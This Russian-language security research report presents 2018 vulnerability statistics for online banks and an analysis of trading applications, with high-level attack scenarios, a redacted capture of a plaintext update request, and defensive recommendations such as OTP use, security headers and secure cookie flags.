Остановимся подробно на некоторых уязвимостях, которые были обнаружены нашими экспертами. В 2018 году ни в одном исследованном онлайн-банке не была выявлена уязвимость «Недостаточная аутентификация», а «Недостаточная авторизация» встречалась гораздо реже, чем годом ранее. На первое место вышли ошибки в реализации механизмов двухфакторной аутентификации. Например, в некоторых онлайн-банках не применяются одноразовые пароли (one-time password, OTP) для критически важных действий (аутентификация, смена учетных данных и др.) или пароли имеют слишком большой срок действия. На наш взгляд, это связано с тем, что банки стремятся найти баланс между безопасностью и удобством использования, ведь необходимость много раз вводить одноразовые пароли в течение одного сеанса работы может вызывать недовольство у пользователей. Например, благодаря удобству применения и возможности сэкономить на SMS-сообщениях для OTP в системах ДБО сегодня часто используют механизмы адаптивной аутентификации, в частности риск-ориентированную модель аутентификации (risk-based authentication). В то же время отказ даже от части мер безопасности в пользу удобства повышает риск совершения мошеннических операций. Так, если нет необходимости подтверждать операцию с помощью одноразового пароля, злоумышленнику больше не требуется доступ к мобильному телефону жертвы, а слишком большой срок действия пароля повышает шанс его успешного подбора.

Используйте механизм OTP для всех критически важных действий в системе. Одноразовые пароли должны иметь ограниченный срок жизни (не более 2 минут) и быть привязаны к выполняемой операции с помощью дополнительного случайного параметра, соответствующего идентификатору операции

61%

онлайн-банков имеет низкий или крайне низкий уровень защищенности


Более чем в два раза


сократилась доля критически опасных уязвимостей по сравнению с 2017 годом

Почти в два раза

по сравнению с 2017 годом выросло среднее число уязвимостей в одном онлайн-банке, однако среднее число критически опасных уязвимостей в одной системе практически не изменилось

В 2018 году до 31% выросла (с 6% в 2017 году) доля атак, в результате которых злоумышленник может повлиять на бизнес-логику системы. Вероятно, это связано с ростом числа уязвимостей в коде приложений, разработанных банками самостоятельно. Как будет показано далее, в 2018 году доля таких уязвимостей достигла 59%, в то время как в прошлом году она составляла 39%.






Самые распространенные уязвимости онлайн-банков (доля систем)

Для защиты от перехвата чувствительных данных и атак на пользователей современные браузеры поддерживают ряд механизмов, в частности:

- HTTP Strict Transport Security (HSTS) — механизм принудительного соединения посредством защищенного протокола HTTPS. За активацию механизма отвечает заголовок Strict-Transport-Security в HTTP-ответе сервера;
- HTTP Public Key Pinning (HPKP) — технология привязки публичного ключа, запрещающая подключаться к веб-серверу, если злоумышленник подменил SSL-сертификат. За активацию механизма отвечает заголовок Public-Key-Pins;
- Content Security Policy, CSP — механизм обеспечения безопасности, направленный на защиту от атак с внедрением контента, например от «Межсайтового выполнения сценариев». Механизм активируется заголовком Content-Security-Policy;
- X-Content-Type-Options — заголовок, предназначенный для защиты браузера пользователя от атак с использованием подмены типа передаваемого контента MIME;
- X-Frame-Options — заголовок, который позволяет защититься от атак типа «Кликджекинг» (Clickjacking).



Доля приложений, в которых не установлены соответствующие заголовки сервера

Если в приложении не используется механизм HSTS, а параметры cookie не защищены флагами Secure и SameSite, злоумышленник может перехватить идентификатор сессии пользователя и получить доступ к его личному кабинету и банковской тайне

Передавайте заголовки Public-Key-Pins и Strict-Transport-Security. Запрещайте пользователям онлайн-банков использовать устаревшие версии браузеров, а также браузеры, в которых есть возможность продолжить работу в случае подделки сертификата


Флаг Secure определяет необходимость передачи cookie только по защищенному протоколу HTTPS. Отсутствие флага создает угрозу перехвата cookie. Устранить проблему можно установив значение true для свойства requireSSL. Использование атрибута SameSite в режиме Strict не позволит передавать cookie на сторонние ресурсы и обеспечит защиту от атак типа «Подделка межсайтового запроса»

Приложения от вендоров менее уязвимы

Типы онлайн-банков


Среднее число уязвимостей

в приложениях собственной разработки в 3 раза больше, чем в системах, предлагаемых вендорами



Среднее количество уязвимостей в одном приложении

Системы ДБО, разработанные банками самостоятельно, более уязвимы, чем готовые




Доли уязвимостей различного уровня риска

Все выявленные уязвимости мы разделили на три группы:


- уязвимости в коде веб-приложения (ошибки, которые допустил программист при разработке);
- ошибки реализации механизмов защиты (в отличие от уязвимостей в коде — появляются в системе еще на этапе проектирования);
- недостатки конфигурации.

К первой группе относятся, например, «Межсайтовое выполнение сценариев» и «Внедрение SQL-кода». «Недостаточная защита от подбора учетных данных», «Недостаточная авторизация» — это примеры уязвимостей в механизмах защиты. К числу наиболее распространенных уязвимостей конфигурации относятся раскрытие чувствительных данных в сообщениях об ошибках и версий используемого ПО в заголовках ответов веб-сервера.

Большинство уязвимостей — как в готовых решениях, так и в собственных разработках банков — относятся к уязвимостям кода веб-приложений, но если вендоры чаще допускают ошибки на этапе проектирования, то в собственных решениях банков уязвимости закладываются непосредственно на этапе написания кода.



Среднее число уязвимостей в одном приложении



Доли уязвимостей разных типов

Подавляющее большинство уязвимостей как у вендоров, так и в собственных разработках относятся к уязвимостям кода

75%

уязвимостей в покупных решениях связаны с недостатками механизмов защиты. Это может быть связано с тем, что компании — разработчики систем ДБО сосредоточены на реализации функциональных возможностей больше, чем на безопасности

Продуктивные и тестовые приложения одинаково уязвимы


Доли продуктивных и тестовых систем

Проводите регулярный анализ защищенности веб-приложений для ДБО на каждом этапе развития продукта. Не стоит забывать, что доступ к исходному коду (тестирование методом белого ящика) повышает эффективность анализа


После тестирования защищенности приложения и устранения всех выявленных уязвимостей проходит время, и возникает необходимость модифицировать или оптимизировать веб-приложение, добавить новые функции. Небольшие изменения в коде, казалось бы, не могут кардинальным образом повлиять на безопасность, поэтому проверки сводятся к функциональному тестированию новых возможностей, а повторный анализ защищенности при этом не проводится. Со временем в продуктивной системе неминуемо появляется значительное число уязвимостей, подчас сопоставимое с тем, которое было обнаружено при первичном тестировании защищенности.

В одной продуктивной системе


содержится примерно столько же критически опасных уязвимостей, сколько в одной тестовой



Среднее количество уязвимостей в одном приложении



Доли уязвимостей различного уровня риска



Среднее число уязвимостей в одном приложении

Выводы

Главной позитивной тенденцией в безопасности финансовых приложений в 2018 году стало сокращение доли уязвимостей высокого уровня риска. Однако уровень защищенности онлайн-банков остается низким.

Без сомнения, одно из серьезнейших последствий атаки на онлайн-банк — кража денежных средств. В 2018 году такая угроза отмечалась в 54% онлайн-банков. Угроза несанкционированного доступа к информации клиентов и банковской тайне оказалась актуальной для каждого исследованного онлайн-банка, а в отдельных случаях уязвимости позволяли развивать атаку до проникновения в корпоративную инфраструктуру.

Покупные решения для онлайн-банкинга в целом имеют более высокий уровень защищенности, чем приложения, разработанные банками самостоятельно, однако компании-разработчики чаще допускают ошибки в механизмах защиты, сосредоточиваясь на функциональных возможностях своих продуктов.

Изменения, которые вносятся в код, при отсутствии повторной проверки на наличие уязвимостей приводят к тому, что продуктивные системы не менее уязвимы, чем тестовые. Это говорит о необходимости выстраивать процессы безопасности на каждом этапе жизненного цикла онлайн-банка. Методика разработки безопасного программного обеспечения (SSDLC) позволяет избежать множества ошибок, но не исключает необходимости систематически проводить анализ защищенности веб-приложений. Наиболее эффективным методом проверки является метод белого ящика, подразумевающий анализ исходного кода. В качестве превентивной меры рекомендуется использовать межсетевой экран уровня приложений (web application firewall) для предотвращения эксплуатации уязвимостей, возникающих при внесении изменений в программный код.

Злоумышленник мог бы получить доступ к важным данным в каждом онлайн-банке

Приложения для трейдинга: анализ защищенности

Екатерина Килюшева, Ярослав Бабин

Возможность принять участие в операциях на финансовых рынках сегодня доступна любому желающему. Чтобы присоединиться к торгам, достаточно зайти на сайт брокерской компании или установить приложение на телефон. При этом далеко не все трейдеры задумываются о безопасности таких приложений. При работе с терминалом трейдер должен быть уверен, что его информация надежно защищена, что он получает достоверные сведения о состоянии рынка и при этом никто не может вмешаться в процесс торговли. Соответствуют ли приложения для трейдинга этим требованиям? В этой статье мы хотим ознакомить вас с результатами проведенного анализа. Сделанные выводы могут не отражать актуальное состояние защищенности информационных систем других вендоров. Анализ проведен с целью обратить внимание специалистов по ИБ в финансовой отрасли на наиболее актуальные проблемы и помочь им своевременно выявить и устранить уязвимости.


Существующие угрозы

Уязвимости были найдены в каждом исследованном приложении, при этом 72% приложений содержали хотя бы одну критически опасную уязвимость. Во всех случаях недостатки защиты позволяли атаковать пользователей.

Наибольшую опасность для участников торгов представляют следующие угрозы:

- выполнение операций от имени пользователя,
- кража учетных данных для авторизации в приложении,
- введение пользователя в заблуждение (подмена отображаемых цен).

Злоумышленник может выполнять операции от имени пользователя или подменять отображаемые цены



Наиболее опасные для трейдеров угрозы (доли уязвимых приложений)


В 33% приложений, которые входят в четыре из шести рассмотренных трейдинговых платформ, присутствуют уязвимости, позволяющие проводить финансовые операции от имени других пользователей. Такие атаки могут вызывать изменение цен на финансовом рынке и спровоцировать панику среди его участников, как это случилось после атаки на Энергобанк в 2015 году (bit.ly/2UAKATV).

В 61% случаев злоумышленник может получить контроль над личным кабинетом пользователя. Недостатки защиты мобильных и десктопных версий платформ позволяют узнать чужие учетные данные и авторизоваться в приложении, если не используется двухфакторная аутентификация. При атаке на веб-приложение злоумышленник может перехватить сессию пользователя и получить доступ к его личному кабинету.

Уязвимостям, с помощью которых злоумышленник может подменить цены, отображаемые пользователю, подвержены 17% приложений. В результате трейдер будет принимать решения на основе подложных данных и совершать убыточные сделки.


Существуют два распространенных сценария атак:

1. Трейдер с одного и того же устройства пользуется торговым терминалом и посещает сайты в интернете. На одном из посещаемых им сайтов хакер разместил вредоносный JavaScript-код, который, не требуя дополнительных действий со стороны пользователя, атакует его терминал и покупает или продает активы. Антивирус не отреагирует на выполнение вредоносного кода, поскольку для атаки не нужно загружать файл на компьютер пользователя или выполнять команды в ОС. Внутри компании сегмент сети, в котором осуществляется торговля, должен быть изолирован, но на практике это может оказаться не так, и у трейдеров будет доступ в интернет. Недостатки сегментации часто выявляются нашими экспертами при проведении тестов на проникновение во внутренней сети.



Сценарий массовой атаки на пользователей приложения

2. Злоумышленник находится в одной сети с трейдером и может перехватывать его трафик; например, трейдер подключен к сети по Wi-Fi или через оборудование, которое контролирует злоумышленник.



Сценарий массовой атаки на пользователей приложения

Атака возможна и в том случае, если канал связи недостаточно защищен и перехват трафика происходит на стороне провайдера, как это случилось с пользователями электронного кошелька MyEtherWallet (bit.ly/2TDhl6J).

Сценарии атак на пользователей десктопных торговых платформ

Десктопные приложения

Эксплуатация выявленных уязвимостей предполагает, что злоумышленник находится в одной сети с атакуемым пользователем либо компьютер трейдера заражен вредоносным ПО.

Контроль над компьютером трейдера

В рассмотренных приложениях были обнаружены опасные уязвимости, позволяющие выполнить произвольные команды на компьютере пользователя. Таким образом злоумышленник мог бы получить доступ к важной информации пользователя, хранящейся на рабочей станции, и даже полностью взять под контроль управление его компьютером.

Рассмотрим пример. Приложение при запуске проверяет наличие обновлений. Запрос к серверу и ответ, содержащий файл с обновлениями, передаются

Wireshark · Follow TCP Stream (tcp.stream eq 10) · update

```
GET /files/[redacted].zip HTTP/1.1
Host: support.[redacted]
Accept: text/html, */*
Accept-Encoding: identity
User-Agent: Mozilla/3.0 (compatible; Indy Library)
Authorization: [redacted]

HTTP/1.0 200 OK
Server: BaseHTTP/0.3 Python/2.7.6
Date: Thu, 23 Aug 2018 13:20:58 GMT
Content-type: application/zip, application/octet-stream
Content-Disposition: attachment; filename="[redacted].zip"
```

Передача запроса на обновление приложения в открытом виде

в открытом виде, поэтому если подменить ответ сервера, вместо новой версии установится вредоносная программа.

Подделка операций

По умолчанию одно из приложений передает данные в открытом виде, чем может воспользоваться злоумышленник, который находится в одной сети с атакуемым пользователем. Злоумышленник может перехватить и изменить трафик: подменить запрос от трейдера и тем самым выполнить от его имени нежелательную операцию.

Отображение ложных данных

Обнаруженные уязвимости могли использоваться для подмены цен, показываемых в терминале, что вынудило бы трейдера изменить решение о покупке или продаже определенных активов. Например, в ходе исследования нашим экспертам удавалось подменить содержимое базы данных, на основе которого строился график, отображающий котировки.


Кража учетных данных

Одно из приложений передает учетные данные без использования шифрования. Злоумышленник, имеющий возможность перехватывать трафик пользователя, может получить доступ к его личному кабинету.

Выявленные уязвимости

Уязвимости, которые были обнаружены в приложениях, заключаются в отсутствии шифрования передаваемых данных и возможности выполнения произвольных команд. Для защиты от некоторых типов атак, направленных на выполнение произвольного кода, используются технологии DEP (Data Execution Prevention) и ASLR (Address Space Layout Randomization). DEP используется для предотвращения выполнения кода из тех областей памяти, в которых должны храниться данные, а ASLR изменяет расположение структур данных в адресном пространстве случайным образом. Эти технологии затрудняют эксплуатацию уязвимостей, которые могут присутствовать в исходном коде. При компиляции двух приложений не были установлены флаги, указывающие на необходимость применения DEP или ASLR.

Уязвимости в десктопных приложениях




Мобильные приложения

В ходе исследования были проверены шесть приложений для Android и пять приложений для iOS. Пользователи этих приложений подвержены следующим угрозам:

- выполнение действий от имени пользователя;
- кража учетных данных;
- подмена информации о ценах;
- подбор PIN-кода приложения;
- проведение фишинговых атак.

